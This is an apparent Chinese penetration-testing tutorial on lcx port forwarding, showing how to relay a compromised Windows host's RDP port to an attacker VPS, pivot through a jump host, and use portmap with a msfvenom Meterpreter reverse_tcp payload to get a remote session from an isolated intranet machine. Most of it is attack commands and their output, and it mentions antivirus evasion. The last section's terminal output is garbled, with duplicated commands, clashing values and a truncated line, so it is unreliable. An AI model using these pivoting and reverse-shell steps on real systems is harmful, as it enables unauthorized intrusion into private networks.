

lcx 端口转发 (详解)

一、Lcx 的运行环境

在实际渗透过程中，我们想在本机上通过浏览器或者其他客户端软件访问目标机器内部网络中所开放的端口，比如内网的 3389 端口等等。

适用端口转发的网络环境有以下几种：



- 1、服务器处于内网，可以出网。
- 2、服务器处于外网，可以出网，但是服务器安装了防火墙来拒绝敏感端口的连接。
- 3、服务器处于内网，对外只开放了 80 端口，并且服务器不能出网。

对于以上三种情况，lcx 可以突破 1 和 2 二种，但是第 3 种就没有办法了，因为 lcx 在使用中需要访问外部网络。

二、本地端口转发 (防火墙限制端口时)

```
lcx.exe -tran 666 127.0.0.1 3389      #将3389端口转发到本地666端口
```






②利用 B 跳板把 C 主机端口带出来

`lcx.exe -tran <B主机端口> <C主机ip> <C主机端口>` #连接B主机的端口就相当于连接了C主机端口

```
C:\Users\Administrator\Desktop\LCX>lcx.exe -tran 666 192.168.1.110 3389
第一条和第三配合使用。如在本机上监听 -listen 51 3389, 在肉鸡上运行-slave 本机ip 51 肉鸡ip 3389
那么在本机连127.0.1就可以连肉鸡的3389.第二条是本地转向。如-tran 51 127.0.0.1 3389
[+] Waiting for Client .....
```



三、lcx 反向端口转发

①转发目标本机端口

目标主机执行：

```
lcx.exe -slave 139.XXX.XX.113 9000 127.0.0.1 3389    #将目标机器3389端口的所有流量，都转发给公网VPS的9000端口
```

```
C:\Users\Administrator\Desktop\LCX>lcx.exe -slave 192.168.1.109 9000 127.0.0.1 3389
xlcv1.0 -Port Transport by Chris
```

vps 执行：

lcx.exe -listen 9000 5555 #监听本地9000端口，将收到的流量转发到本机的5555端口上


```
C:\Users\Administrator\Desktop\LCX>lcx.exe -listen 9000 5555
第一条和第三配合使用。如在本机上监听 -listen 51 3389，在肉鸡上运行-slave 本机ip 51 肉鸡ip 3389
那么在本机连127.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 3389 =====

[+] Listening port 9000 .....
[+] Listen OK!
[+] Listening port 5555 .....
[+] Listen OK!
[+] Waiting for Client on port:9000 .....
[+] Accept a Client on port 9000 from 192.168.1.110 .....
[+] Waiting another Client on port:5555....
```

哈拉少安全小队

然后用 mstsc 登陆 139.XXX.XX.113:5555 或者在 VPS 上用 mstsc 登陆 127.0.0.1:5555。即可访问右侧内部网络中 10.48.128.25 服务器的 3389 端口。





②通过 B 跳板转发内网 C 端口

B 主机执行：

lcx.exe -slave vps的ip 9000 C主机ip 3389 #将内网C机器3389端口的所有流量，都通过B主机转发给公网VPS的9000端口

```
C:\Users\Administrator\Desktop\LCX>Lcx.exe -slave 192.168.1.109 9000 192.168.1.111 3389
xlc v1.0 -Port Transport by Chris
```

vps 执行：


lcx.exe -listen 9000 5555

#监听本地9000端口,将收到的流量转发到本机的5555端口上

```
C:\Users\Administrator\Desktop\LCX>lcx.exe -listen 9000 5555
第一条和第三配合使用。如在本机上监听 -listen 51 3389, 在肉鸡上运行-slave 本机ip 51 肉鸡ip 3389
那么在本机连127.0.1就可以连肉鸡的3389.第二条是本机转向。如-tran 51 127.0.0.1 3389 =====
[+] Listening port 9000 .....
[+] Listen OK!
[+] Listening port 5555 .....
[+] Listen OK!
[+] Waiting for Client on port:9000 .....
[+] Accept a Client on port 9000 from 192.168.1.110 .....
[+] Waiting another Client on port:5555....
```

哈拉少安全小队

然后连接 vps 本地 5555 端口就相当于连接到了内网 C 主机的 3389 端口




四、通过端口转发让内网主机上线:

场景：(B 主机可以出网，内网主机只能访问 B，不能出网，所以通过 B 跳板让内网主机上线)


B 主机用 lcx 执行，这里用的 portmap 相当于 lcx 的 - tran:

```
root@kali:~/内网隧道工具# ./portmap -m 1 -p1 3333 -h2 192.168.1.2 -p2 2222
waiting for response.....
accept a client from 192.168.1.20:49350
make a connection to 192.168.1.2:2222....ok
waiting for response.....
```

 哈拉少安全小队


然后 MSF 生成木马 (lhost=B 跳板 ip, lport=B 跳板端口)

```
root@kali:~/内网隧道工具# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.106 lport=3333 -f exe >
lcp.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

 哈拉少安全小队

执行 payload 就能上线:

```
[*] Sending stage (180291 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.2:2222 -> 192.168.1.106:48292) at 2020-05-04 01:30:01 -0400
meterpreter> ipconfig
Name: eth0
Hardware MAC: 00:00:00:00:00:00
MTU: 1500
IPv4 Address: 192.168.1.200
IPv4 Netmask: 255.0.0.0
IPv6 Address: fe80::...
IPv6 Netmask: ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Let me exit...all over!
root@kali:~/内网隧道工具# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.106 lport=3333 -f exe >
lcp.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Name: eth0
Hardware MAC: 00:0c:29:cb:40:70
MTU: 1500
IPv4 Address: 192.168.1.200
```

 哈拉少安全小队

```
IPv4 Netmask: 255.255.255.0 fvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.106 lport=3333 -f
```

五、lcx 的缺点

Lcx 工具实现的是一对一的端口转发，如果想访问右侧网络中列出的所有端口，就必须一次次的重复 lcx 的转发过程，效率相当低下。而且服务器都是有装有杀毒软件的，即使有做免杀也不能保证绕过所有的杀毒。